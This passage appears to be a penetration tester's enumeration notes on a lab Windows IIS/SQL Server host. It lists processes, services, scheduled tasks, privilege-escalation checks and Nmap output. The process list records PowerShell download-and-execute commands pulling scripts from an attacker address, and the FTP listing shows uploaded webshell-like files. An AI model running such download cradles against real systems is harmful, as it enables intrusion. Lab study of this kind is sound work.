| FTP Server (FTP Traffic... 20   | C:\Windows\system32\sv... |
| FTP Server Secure (FTP ... 989  | C:\Windows\system32\sv... |
| Network Discovery (LLMN... *    | C:\Windows\system32\sv... |
| Network Discovery (Pub ... *    | C:\Windows\system32\sv... |
| Network Discovery (SSDP... *    | C:\Windows\system32\sv... |
| Network Discovery (UPnP... *    | C:\Windows\system32\sv... |
| Network Discovery (WSD-... *    | C:\Windows\system32\sv... |
| Core Networking - Group... *    | System                    |
| Core Networking - Inter...      | System                    |
| Core Networking - IPv6 ...      | System                    |
| Network Discovery (NB-D... *    | System                    |
| Network Discovery (NB-N... *    | System                    |
| Network Discovery (UPnP... *    | System                    |
| Network Discovery (WSD ... *    | System                    |
| Network Discovery (WSD ... *    | System                    |

---

## Hosts File Content

---

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
```

```

#
# For example:
#
#   102.54.94.97  rhino.acme.com      # source server
#   38.25.63.10   x.acme.com        # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1    localhost
#   ::1          localhost

```

---

## Processes

---

| Name           | ProcessID | Owner                                                                                                              | CommandLine                                                                          |
|----------------|-----------|--------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|
| cmd.exe        | 1916      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/je.ps1')"   |
| cmd.exe        | 1492      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |
| cmd.exe        | 1476      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |
| conhost.exe    | 1688      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| conhost.exe    | 1640      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| conhost.exe    | 2576      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| csrss.exe      | 304       |                                                                                                                    |                                                                                      |
| csrss.exe      | 356       |                                                                                                                    |                                                                                      |
| dllhost.exe    | 2068      |                                                                                                                    |                                                                                      |
| dwm.exe        | 644       |                                                                                                                    |                                                                                      |
| LogonUI.exe    | 2428      |                                                                                                                    |                                                                                      |
| lsass.exe      | 460       |                                                                                                                    |                                                                                      |
| msdtc.exe      | 2208      |                                                                                                                    |                                                                                      |
| net.exe        | 2368      | DefaultAppPool "C:\Windows\system32\net.exe" use \\1nsider                                                         |                                                                                      |
| powershell.exe | 2656      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |                                                                                      |
| powershell.exe | 1852      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/je.ps1')"   |                                                                                      |
| powershell.exe | 1124      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |                                                                                      |
| services.exe   | 452       |                                                                                                                    |                                                                                      |
| smss.exe       | 212       |                                                                                                                    |                                                                                      |
| spoolsv.exe    | 352       |                                                                                                                    |                                                                                      |
| sqlservr.exe   | 496       |                                                                                                                    |                                                                                      |
| sqlwriter.exe  | 1156      |                                                                                                                    |                                                                                      |
| svchost.exe    | 928       |                                                                                                                    |                                                                                      |
| svchost.exe    | 816       |                                                                                                                    |                                                                                      |
| svchost.exe    | 528       |                                                                                                                    |                                                                                      |
| svchost.exe    | 280       |                                                                                                                    |                                                                                      |
| svchost.exe    | 748       |                                                                                                                    |                                                                                      |
| svchost.exe    | 544       |                                                                                                                    |                                                                                      |
| svchost.exe    | 516       |                                                                                                                    |                                                                                      |
| svchost.exe    | 696       |                                                                                                                    |                                                                                      |

|                     |                                                                                                                                                                                                                                                                                     |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| svchost.exe         | 656                                                                                                                                                                                                                                                                                 |
| svchost.exe         | 588                                                                                                                                                                                                                                                                                 |
| svchost.exe         | 1172                                                                                                                                                                                                                                                                                |
| svchost.exe         | 1380                                                                                                                                                                                                                                                                                |
| svchost.exe         | 2040                                                                                                                                                                                                                                                                                |
| svchost.exe         | 2012                                                                                                                                                                                                                                                                                |
| System              | 4                                                                                                                                                                                                                                                                                   |
| System Idle Process | 0                                                                                                                                                                                                                                                                                   |
| tvnserver.exe       | 1196                                                                                                                                                                                                                                                                                |
| VGAuthService.exe   | 1268                                                                                                                                                                                                                                                                                |
| vmtoolsd.exe        | 1364                                                                                                                                                                                                                                                                                |
| w3wp.exe            | 1716 DefaultAppPool c:\windows\system32\inetsrv\w3wp.e<br>xe -ap "DefaultAppPool" -v "v4.0"<br>-l "webengine4.dll" -a \\.\pipe\ii<br>sipm5659c1ec-b10a-44d6-ba7a-c73867<br>aa9805 -h "C:\inetpub\temp\apppool<br>s\DefaultAppPool\DefaultAppPool.co<br>nfig" -w "" -m 0 -t 20 -ta 0 |
| wininit.exe         | 384                                                                                                                                                                                                                                                                                 |
| winlogon.exe        | 392                                                                                                                                                                                                                                                                                 |
| WmiApSrv.exe        | 1628                                                                                                                                                                                                                                                                                |
| WmiPrvSE.exe        | 1808                                                                                                                                                                                                                                                                                |

---

## Scheduled Tasks

---

Current System Time: 04/27/2020 13:20:02

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
64  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
64 Critical  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
Critical  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Automated)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Automated)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Manual)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\AppID\SmartScreenSpecific  
Run As User : INTERACTIVE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Application Experience\ProgramDataUpdater

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe

%windir%\system32\invagent.dll,RunUpdate

TaskName : \Microsoft\Windows\Autochk\Proxy

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe /d

acproxy.dll,PerformAutochkOperations

TaskName : \Microsoft\Windows\Chkdsk\ProactiveScan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\Consolidator

Run As User : SYSTEM

Task To Run : %SystemRoot%\System32\wsqmcons.exe

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\KernelCeipTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\UsbCeip

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\Server\ServerCeipAssistant

Run As User : SYSTEM

Task To Run : %windir%\system32\ceipdata.exe -id 1

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan for  
Crash Recovery

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Defrag\ScheduledDefrag

Run As User : SYSTEM

Task To Run : %windir%\system32\defrag.exe -c -h -k -g -\$

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\RunFullMemoryDiagnostic

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MUI\LPRemove

Run As User : SYSTEM

Task To Run : %windir%\system32\lpremove.exe

TaskName : \Microsoft\Windows\Multimedia\SystemSoundsService

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\NetCfg\BindingWorkItemQueueHandler

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\NetTrace\GatherNetworkInfo

Run As User : Users

Task To Run : %windir%\system32\gatherNetworkInfo.vbs

TaskName : \Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeSystem

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Server Manager\CleanupOldPerfLogs

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cscript.exe /B /nologo

%systemroot%\system32\calluxxprovider.vbs \$(Arg0) \$(Arg1) \$(Arg2)

TaskName : \Microsoft\Windows\Server Manager\ServerManager

Run As User : Administrators

Task To Run : %windir%\system32\ServerManagerLauncher.exe

TaskName : \Microsoft\Windows\Servicing\StartComponentCleanup

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Software Inventory Logging\Collection

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cmd.exe /d /c

%systemroot%\system32\silcollector.cmd publish

TaskName : \Microsoft\Windows\Software Inventory Logging\Configuration

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cmd.exe /d /c

%systemroot%\system32\silcollector.cmd configure

TaskName : \Microsoft\Windows\Storage Tiers Management\Storage Tiers

Management Initialization

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Storage Tiers Management\Storage Tiers Optimization

Run As User : SYSTEM

Task To Run : %windir%\system32\defrag.exe -c -h -g -#

TaskName : \Microsoft\Windows\TaskScheduler\Idle Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TaskScheduler\Manual Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TaskScheduler\Regular Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TextServicesFramework\MsCtfMonitor

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\Time Synchronization\SynchronizeTime

Run As User : LOCAL SERVICE

Task To Run : %windir%\system32\sc.exe start w32time task\_started

TaskName : \Microsoft\Windows\Time Zone\SynchronizeTimeZone

Run As User : SYSTEM

Task To Run : %windir%\system32\tzsync.exe

TaskName : \Microsoft\Windows\Windows Error Reporting\QueueReporting

Run As User : Users

Task To Run : %windir%\system32\wermgr.exe -queueReporting

TaskName : \Microsoft\Windows\Windows Error Reporting\QueueReporting

Run As User : Users

Task To Run : %windir%\system32\wermgr.exe -queueReporting

TaskName : \Microsoft\Windows\Windows Filtering

Platform\BfeOnServiceStartTypeChange

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe

bfe.dll,BfeOnServiceStartTypeChange

TaskName : \Microsoft\Windows\WindowsColorSystem\Calibration Loader

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsColorSystem\Calibration Loader

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUFWareInstall

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUScheduledInstall

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\Wininet\CacheTask

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\Workplace Join\Automatic-Workplace-Join

Run As User : Authenticated Users

Task To Run : %SystemRoot%\System32\AutoWorkplace.exe join

TaskName : \Microsoft\Windows\WS\License Validation

Run As User : LOCAL SERVICE

Task To Run : rundll32.exe WSClient.dll,WSpTLR licensing

TaskName : \Microsoft\Windows\WS\WSTask

Run As User : SYSTEM

Task To Run : COM handler

## Services

| Name                         | DisplayName                                            | Status  |
|------------------------------|--------------------------------------------------------|---------|
| smphost                      | Microsoft Storage Spaces SMP                           | Stopped |
| SNMPTRAP                     | SNMP Trap                                              | Stopped |
| sppsvc                       | Software Protection                                    | Stopped |
| ShellHWDetection             | Shell Hardware Detection                               | Stopped |
| SCPolicySvc                  | Smart Card Removal Policy                              | Stopped |
| seclogon                     | Secondary Logon                                        | Stopped |
| SharedAccess                 | Internet Connection Sharing (ICS)                      | Stopped |
| swprv                        | Microsoft Software Shadow Copy Provider                | Stopped |
| SysMain                      | Superfetch                                             | Stopped |
| TapiSrv                      | Telephony                                              | Stopped |
| svsvc                        | Spot Verifier                                          | Stopped |
| SQLAgent\$SQLEXPRESS         | SQL Server Agent (SQLEXPRESS)                          | Stopped |
| SQLBrowser                   | SQL Server Browser                                     | Stopped |
| SstpSvc                      | Secure Socket Tunneling Protocol Service               | Stopped |
| ScDeviceEnum                 | Smart Card Device Enumeration Service                  | Stopped |
| pla                          | Performance Logs & Alerts                              | Stopped |
| PrintNotify                  | Printer Extensions and Notifications                   | Stopped |
| RasAuto                      | Remote Access Auto Connection Manager                  | Stopped |
| PerfHost                     | Performance Counter DLL Host                           | Stopped |
| NcaSvc                       | Network Connectivity Assistant                         | Stopped |
| Netlogon                     | Netlogon                                               | Stopped |
| NetTcpPortSharing            | Net.Tcp Port Sharing Service                           | Stopped |
| RSoPProv                     | Resultant Set of Policy Provider                       | Stopped |
| sacsvr                       | Special Administration Console Helper                  | Stopped |
| SCardSvr                     | Smart Card                                             | Stopped |
| RpcLocator                   | Remote Procedure Call (RPC) Locator                    | Stopped |
| RasMan                       | Remote Access Connection Manager                       | Stopped |
| RemoteAccess                 | Routing and Remote Access                              | Stopped |
| RemoteRegistry               | Remote Registry                                        | Stopped |
| WdiServiceHost               | Diagnostic Service Host                                | Stopped |
| WdiSystemHost                | Diagnostic System Host                                 | Stopped |
| Weccsvc                      | Windows Event Collector                                | Stopped |
| WcsPlugInService             | Windows Color System                                   | Stopped |
| VMwareCAFManagementAgentHost | VMware CAF Management Agent Service                    | Stopped |
| VSS                          | Volume Shadow Copy                                     | Stopped |
| w3logsvc                     | W3C Logging Service                                    | Stopped |
| WSService                    | Windows Store Service (WSService)                      | Stopped |
| wuauserv                     | Windows Update                                         | Stopped |
| wudfsvc                      | Windows Driver Foundation - User-mode Driver Framework | Stopped |
| WPDBusEnum                   | Portable Device Enumerator Service                     | Stopped |
| WEHOSTSVC                    | Windows Encryption Provider Host Service               | Stopped |
| werclpsupport                | Problem Reports and Solutions Control Panel Support    | Stopped |
| WerSvc                       | Windows Error Reporting Service                        | Stopped |
| VMwareCAFCommAmqpListener    | VMware CAF AMQP Communication Service                  | Stopped |
| VaultSvc                     | Credential Manager                                     | Stopped |
| vds                          | Virtual Disk                                           | Stopped |
| vmicguestinterface           | Hyper-V Guest Service Interface                        | Stopped |
| UIODetect                    | Interactive Services Detection                         | Stopped |
| THREADORDERER                | Thread Ordering Server                                 | Stopped |
| TieringEngineService         | Storage Tiers Management                               | Stopped |
| TrustedInstaller             | Windows Modules Installer                              | Stopped |
| vmictimesync                 | Hyper-V Time Synchronization Service                   | Stopped |
| vmicvss                      | Hyper-V Volume Shadow Copy Requestor                   | Stopped |
| vmvss                        | VMware Snapshot Provider                               | Stopped |
| vmicshutdown                 | Hyper-V Guest Shutdown Service                         | Stopped |
| vmicheartbeat                | Hyper-V Heartbeat Service                              | Stopped |
| vmickvpexchange              | Hyper-V Data Exchange Service                          | Stopped |
| vmicrdv                      | Hyper-V Remote Desktop Virtualization Service          | Stopped |
| Eaphost                      | Extensible Authentication Protocol                     | Stopped |
| EFS                          | Encrypting File System (EFS)                           | Stopped |
| fdPHost                      | Function Discovery Provider Host                       | Stopped |

|                          |                                                    |         |
|--------------------------|----------------------------------------------------|---------|
| DeviceAssociationService | Device Association Service                         | Stopped |
| DeviceInstall            | Device Install Service                             | Stopped |
| dot3svc                  | Wired AutoConfig                                   | Stopped |
| hkmsvc                   | Health Key and Certificate Management              | Stopped |
| IEEtwCollectorService    | Internet Explorer ETW Collector Service            | Stopped |
| KPSSVC                   | KDC Proxy Server service (KPS)                     | Stopped |
| FDResPub                 | Function Discovery Resource Publication            | Stopped |
| FontCache3.0.0.0         | Windows Presentation Foundation Font Cache 3.0.0.0 | Stopped |
| hidserv                  | Human Interface Device Service                     | Stopped |
| Appinfo                  | Application Information                            | Stopped |
| AppMgmt                  | Application Management                             | Stopped |
| AppReadiness             | App Readiness                                      | Stopped |
| AeLookupSvc              | Application Experience                             | Stopped |
| ALG                      | Application Layer Gateway Service                  | Stopped |
| ApplDSvc                 | Application Identity                               | Stopped |
| Audiosrv                 | Windows Audio                                      | Stopped |
| Browser                  | Computer Browser                                   | Stopped |
| defragsvc                | Optimize drives                                    | Stopped |
| AppXSvc                  | AppX Deployment Service (AppXSVC)                  | Stopped |
| aspnet_state             | ASP.NET State Service                              | Stopped |
| AudioEndpointBuilder     | Windows Audio Endpoint Builder                     | Stopped |
| msiserver                | Windows Installer                                  | Stopped |
| KtmRm                    | KtmRm for Distributed Transaction Coordinator      | Stopped |
| MSiSCSI                  | Microsoft iSCSI Initiator Service                  | Stopped |
| MMCSS                    | Multimedia Class Scheduler                         | Stopped |
| Iltdsvc                  | Link-Layer Topology Discovery Mapper               | Stopped |
| napagent                 | Network Access Protection Agent                    | Stopped |
| CertPropSvc              | Certificate Propagation                            | Running |
| BrokerInfrastructure     | Background Tasks Infrastructure Service            | Running |
| PolicyAgent              | IPsec Policy Agent                                 | Running |
| BFE                      | Base Filtering Engine                              | Running |
| W3SVC                    | World Wide Web Publishing Service                  | Running |
| BITS                     | Background Intelligent Transfer Service            | Running |
| W32Time                  | Windows Time                                       | Running |
| Power                    | Power                                              | Running |
| MpsSvc                   | Windows Firewall                                   | Running |
| ProfSvc                  | User Profile Service                               | Running |
| DcomLaunch               | DCOM Server Process Launcher                       | Running |
| VMTools                  | VMware Tools                                       | Running |
| COMSysApp                | COM+ System Application                            | Running |
| CryptSvc                 | Cryptographic Services                             | Running |
| WinHttpAutoProxySvc      | WinHTTP Web Proxy Auto-Discovery Service           | Running |
| netprofm                 | Network List Service                               | Running |
| AppHostSvc               | Application Host Helper Service                    | Running |
| Winmgmt                  | Windows Management Instrumentation                 | Running |
| wmiApSrv                 | WMI Performance Adapter                            | Running |
| WinRM                    | Windows Remote Management (WS-Management)          | Running |
| Netman                   | Network Connections                                | Running |
| NlaSvc                   | Network Location Awareness                         | Running |
| SamSs                    | Security Accounts Manager                          | Running |
| Wcmsvc                   | Windows Connection Manager                         | Running |
| WAS                      | Windows Process Activation Service                 | Running |
| PlugPlay                 | Plug and Play                                      | Running |
| nsi                      | Network Store Interface Service                    | Running |
| MSSQL\$SQLEXPRESS        | SQL Server (SQLEXPRESS)                            | Running |
| MSDTC                    | Distributed Transaction Coordinator                | Running |
| Dhcp                     | DHCP Client                                        | Running |
| ftpsvc                   | Microsoft FTP Service                              | Running |
| Spooler                  | Print Spooler                                      | Running |
| gpsvc                    | Group Policy Client                                | Running |
| LanmanWorkstation        | Workstation                                        | Running |
| RpcEptMapper             | RPC Endpoint Mapper                                | Running |
| SQLWriter                | SQL Server VSS Writer                              | Running |
| FontCache                | Windows Font Cache Service                         | Running |
| RpcSs                    | Remote Procedure Call (RPC)                        | Running |
| iphlpsvc                 | IP Helper                                          | Running |

|                    |                                         |                          |         |
|--------------------|-----------------------------------------|--------------------------|---------|
| Schedule           | Task Scheduler                          | Running                  |         |
| KeyIso             | CNG Key Isolation                       | Running                  |         |
| IKEEXT             | IKE and AuthIP IPsec Keying Modules     | Running                  |         |
| LanmanServer       | Server                                  | Running                  |         |
| SessionEnv         | Remote Desktop Configuration            | Running                  |         |
| SENS               | System Event Notification Service       | Running                  |         |
| EventSystem        | COM+ Event System                       | Running                  |         |
| UALSVC             | User Access Logging Service             | Running                  |         |
| tvnserver          | TightVNC Server                         | Running                  |         |
| DPS                | Diagnostic Policy Service               | Running                  |         |
| UmRdpService       | Remote Desktop Services                 | UserMode Port Redirector | Running |
| VGAuthService      | VMware Alias Manager and Ticket Service | Running                  |         |
| DiagTrack          | Diagnostics Tracking Service            | Running                  |         |
| DnsCache           | DNS Client                              | Running                  |         |
| TrkWks             | Distributed Link Tracking Client        | Running                  |         |
| Imhosts            | TCP/IP NetBIOS Helper                   | Running                  |         |
| SystemEventsBroker | System Events Broker                    | Running                  |         |
| EventLog           | Windows Event Log                       | Running                  |         |
| TermService        | Remote Desktop Services                 | Running                  |         |
| DsmSvc             | Device Setup Manager                    | Running                  |         |
| LSM                | Local Session Manager                   | Running                  |         |
| Themes             | Themes                                  | Running                  |         |

## Installed Programs

|                                                                |                  |                                         |
|----------------------------------------------------------------|------------------|-----------------------------------------|
| SQL Server Browser for SQL Server 2012<br>2012                 | 11.0.2100.60     | SQL Server Browser for SQL Server       |
| VMware Tools                                                   | 10.3.10.12406962 | VMware Tools                            |
| Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219     | 10.0.40219       | Microsoft Visual C++ 2010 x64           |
| Redistributable - 10.0.40219                                   |                  |                                         |
| Microsoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810 | 14.12.25810      | Microsoft Visual C++ 2017 x86           |
| Additional Runtime - 14.12.25810                               |                  |                                         |
| Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219     | 10.0.40219       | Microsoft Visual C++ 2010 x86           |
| Redistributable - 10.0.40219                                   |                  |                                         |
| Microsoft SQL Server 2012 Native Client                        | 11.0.2100.60     | Microsoft SQL Server 2012 Native        |
| Client                                                         |                  |                                         |
| TightVNC                                                       | 2.8.11.0         | TightVNC                                |
| Microsoft Visual C++ 2017 x64 Additional Runtime - 14.12.25810 | 14.12.25810      | Microsoft Visual C++ 2017 x64           |
| Additional Runtime - 14.12.25810                               |                  |                                         |
| Microsoft SQL Server 2012 RsFx Driver                          | 11.0.2100.60     | Microsoft SQL Server 2012 RsFx          |
| Driver                                                         |                  |                                         |
| Microsoft SQL Server 2012 Transact-SQL ScriptDom               | 11.0.2100.60     | Microsoft SQL Server 2012 Transact-SQL  |
| ScriptDom                                                      |                  |                                         |
| SQL Server 2012 Common Files                                   | 11.0.2100.60     | SQL Server 2012 Common Files            |
| SQL Server 2012 Database Engine Services                       | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Services                                                       |                  |                                         |
| Microsoft SQL Server 2008 Setup Support Files                  | 10.1.2731.0      | Microsoft SQL Server 2008 Setup Support |
| Files                                                          |                  |                                         |
| SQL Server 2012 Database Engine Shared                         | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Shared                                                         |                  |                                         |
| Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810    | 14.12.25810      | Microsoft Visual C++ 2017 x86           |
| Minimum Runtime - 14.12.25810                                  |                  |                                         |
| SQL Server 2012 Database Engine Services                       | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Services                                                       |                  |                                         |
| Microsoft Visual C++ 2017 x64 Minimum Runtime - 14.12.25810    | 14.12.25810      | Microsoft Visual C++ 2017 x64           |
| Minimum Runtime - 14.12.25810                                  |                  |                                         |
| Sql Server Customer Experience Improvement Program             | 11.0.2100.60     | Sql Server Customer Experience          |
| Improvement Program                                            |                  |                                         |
| SQL Server 2012 Database Engine Shared                         | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Shared                                                         |                  |                                         |
| SQL Server 2012 Common Files                                   | 11.0.2100.60     | SQL Server 2012 Common Files            |

|                                                        |              |                                     |
|--------------------------------------------------------|--------------|-------------------------------------|
| Microsoft SQL Server 2012 Setup (English)<br>(English) | 11.1.3128.0  | Microsoft SQL Server 2012 Setup     |
| Microsoft VSS Writer for SQL Server 2012<br>2012       | 11.0.2100.60 | Microsoft VSS Writer for SQL Server |

---

#### Installed Patches

---

---

#### Program Folders

---

C:\Program Files

---

Common Files  
Internet Explorer  
Microsoft SQL Server  
Microsoft Visual Studio 10.0  
Microsoft.NET  
MSBuild  
Reference Assemblies  
TightVNC  
VMware  
Windows Mail  
Windows NT  
WindowsPowerShell

C:\Program Files (x86)

---

Common Files  
Internet Explorer  
Microsoft SQL Server  
Microsoft.NET  
MSBuild  
Reference Assemblies  
Windows Mail  
Windows NT  
WindowsPowerShell

---

#### Files with Full Control and Modify Access

---

C:\inetpub\wwwroot\cannon.txt

C:\Program Files\Microsoft SQL Server\140\Setup Bootstrap\Log\20190407\_121805\DotNet46\_Cpu64\_1.log.html

C:\Users\Public\Documents\cannon.txt

---

#### Folders with Full Control and Modify Access

---

Failed to read more folders

---

#### Mapped Drives

---

C:

D:

---

#### Unquoted Service Paths

---

---

#### Recent Documents

---

---

#### Potentially Interesting Files in Users Directory

---

C:\Users\Public\Documents\cannon.txt

---

#### 10 Last Modified Files in C:\User

---

C:\Users\Administrator

C:\Users\MSSQL\$SQLEXPRESS

C:\Users\SQLTELEMETRY\$SQLEXPRESS

C:\Users\Classic .NET AppPool

C:\Users\.NET v2.0 Classic

C:\Users\.NET v2.0

C:\Users\.NET v4.5 Classic

C:\Users\.NET v4.5

C:\Users\Public\Documents

C:\Users\Public\Documents\cannon.txt

---

#### MUICache Files

---

---

#### System Files with Passwords

---

---

#### AlwaysInstalledElevated Registry Key

---

---

#### Stored Credentials

---

Currently stored credentials:

\* NONE \*

Checking for AutoAdminLogon

---

Command:

## **Pictures**

<http://www.kellyodonnell.com/content/determining-os-type-ping>  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:43 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.063s latency).  
Not shown: 985 closed ports  
PORT STATE SERVICE  
21/tcp open ftp  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
1433/tcp open ms-sql-s  
3389/tcp open ms-wbt-server  
5800/tcp open vnc-http  
5900/tcp open vnc  
49152/tcp open unknown  
49153/tcp open unknown  
49154/tcp open unknown  
49155/tcp open unknown  
49156/tcp open unknown  
49157/tcp open unknown  
49158/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:44 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.067s latency).  
Not shown: 985 closed ports  
PORT STATE SERVICE VERSION  
21/tcp open ftp Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-07-19 10:25PM <DIR> aspnet\_client  
| 04-25-20 09:34PM 1400 cmdasp.aspx  
| 04-07-19 07:14PM 99710 iis-85.png  
| 04-07-19 07:14PM 701 iisstart.htm  
| 04-25-20 12:25PM 38136 loled.asp  
| 04-25-20 12:33PM 2736 loled.aspx  
